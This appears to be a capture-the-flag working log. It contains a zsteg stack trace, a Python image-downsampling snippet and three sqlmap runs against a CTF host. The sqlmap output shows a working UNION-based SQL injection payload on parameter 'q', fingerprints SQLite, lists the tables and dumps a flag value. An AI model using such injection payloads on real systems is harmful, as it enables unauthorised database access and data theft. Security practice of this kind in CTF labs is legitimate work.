        from /home/kali/.local/share/gem/ruby/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
        from /home/kali/.local/share/gem/ruby/3.3.0/gems/iostruct-0.5.0/lib/iostruct.rb:180:in `inspect'
        from /home/kali/.local/share/gem/ruby/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
         ... 10906 levels...
        from /home/kali/.local/share/gem/ruby/3.3.0/gems/zsteg-0.2.13/lib/zsteg.rb:26:in `run'
        from /home/kali/.local/share/gem/ruby/3.3.0/gems/zsteg-0.2.13/bin/zsteg:8:in `<top (required)>'
        from /usr/local/bin/zsteg:25:in `load'
        from /usr/local/bin/zsteg:25:in `<main>'




img = Image.open("arcaea.png") for step in [2, 4, 6, 8, 10, 12, 16]: w, h = img.size new_w, new_h = w // step, h // step out = Image.new("RGB", (new_w, new_h)) for x in range(0, w, step): for y in range(0, h, step): out.putpixel((x//step, y//step), img.getpixel((x, y))) out.save(f"step_{step}.png")
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:57:21 /2026-01-30/
[08:57:22] [INFO] testing connection to the target URL [08:57:22] [INFO] checking if the target is protected by some kind of WAF/IPS [08:57:22] [INFO] testing if the target URL content is stable [08:57:22] [INFO] target URL content is stable [08:57:22] [INFO] testing if GET parameter 'q' is dynamic [08:57:22] [WARNING] GET parameter 'q' does not appear to be dynamic [08:57:22] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable [08:57:22] [INFO] testing for SQL injection on GET parameter 'q' [08:57:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause' [08:57:23] [INFO] testing 'Boolean-based blind - Parameter replace (original value)' [08:57:23] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' [08:57:23] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause' [08:57:24] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)' [08:57:24] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)' [08:57:24] [INFO] testing 'Generic inline queries' [08:57:24] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)' [08:57:24] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)' [08:57:25] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)' [08:57:25] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' [08:57:25] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind' [08:57:25] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)' [08:57:26] [INFO] testing 'Oracle AND time-based blind' it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y [08:57:26] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns' [08:57:26] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test [08:57:26] [INFO] target URL appears to have 4 columns in query [08:57:26] [WARNING] applying generic concatenation (CONCAT) [08:57:27] [INFO] GET parameter 'q' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable [08:57:27] [INFO] checking if the injection point on GET parameter 'q' is a false positive GET parameter 'q' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N sqlmap identified the following injection point(s) with a total of 82 HTTP(s) requests: --- Parameter: q (GET) Type: UNION query Title: Generic UNION query (NULL) - 4 columns Payload: q=test' UNION ALL SELECT NULL,NULL,CONCAT(CONCAT('qvkxq','OOiPQiADzJcUEXEExaocIuEeZwdJsQXkmvAnEPhl'),'qkvqq'),NULL-- ewRr --- [08:57:27] [INFO] testing MySQL [08:57:27] [WARNING] the back-end DBMS is not MySQL [08:57:27] [INFO] testing Oracle [08:57:27] [WARNING] the back-end DBMS is not Oracle [08:57:27] [INFO] testing PostgreSQL [08:57:27] [WARNING] the back-end DBMS is not PostgreSQL [08:57:27] [INFO] testing Microsoft SQL Server [08:57:27] [WARNING] the back-end DBMS is not Microsoft SQL Server [08:57:27] [INFO] testing SQLite [08:57:27] [INFO] confirming SQLite [08:57:27] [INFO] actively fingerprinting SQLite [08:57:27] [INFO] the back-end DBMS is SQLite back-end DBMS: SQLite [08:57:27] [WARNING] HTTP error codes detected during run: 500 (Internal Server Error) - 44 times [08:57:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/node1.anna.nssctf.cn'
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:58:46 /2026-01-30/
[08:58:47] [INFO] resuming back-end DBMS 'sqlite' [08:58:47] [INFO] testing connection to the target URL sqlmap resumed the following injection point(s) from stored session: --- Parameter: q (GET) Type: UNION query Title: Generic UNION query (NULL) - 4 columns Payload: q=test' UNION ALL SELECT NULL,NULL,CONCAT(CONCAT('qvkxq','OOiPQiADzJcUEXEExaocIuEeZwdJsQXkmvAnEPhl'),'qkvqq'),NULL-- ewRr --- [08:58:47] [INFO] the back-end DBMS is SQLite back-end DBMS: SQLite [08:58:47] [INFO] fetching tables for database: 'SQLite_masterdb' <current> [3 tables] +-----------------+ | chats | | flag | | sqlite_sequence | +-----------------+
[08:58:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/node1.anna.nssctf.cn'
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:59:45 /2026-01-30/
[08:59:45] [INFO] resuming back-end DBMS 'sqlite' [08:59:45] [INFO] testing connection to the target URL sqlmap resumed the following injection point(s) from stored session: --- Parameter: q (GET) Type: UNION query Title: Generic UNION query (NULL) - 4 columns Payload: q=test' UNION ALL SELECT NULL,NULL,CONCAT(CONCAT('qvkxq','OOiPQiADzJcUEXEExaocIuEeZwdJsQXkmvAnEPhl'),'qkvqq'),NULL-- ewRr --- [08:59:45] [INFO] the back-end DBMS is SQLite back-end DBMS: SQLite [08:59:45] [INFO] fetching columns for table 'flag' [08:59:46] [INFO] fetching entries for table 'flag' Database: <current> Table: flag [1 entry] +----+-----------+ | id | value | +----+-----------+ | 1 | 3afd076a5 | +----+-----------+
[08:59:46] [INFO] table 'SQLite_masterdb.flag' dumped to CSV file '/home/kali/.local/share/sqlmap/output/node1.anna.nssctf.cn/dump/SQLite_masterdb/flag.csv' [08:59:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/node1.anna.nssctf.cn'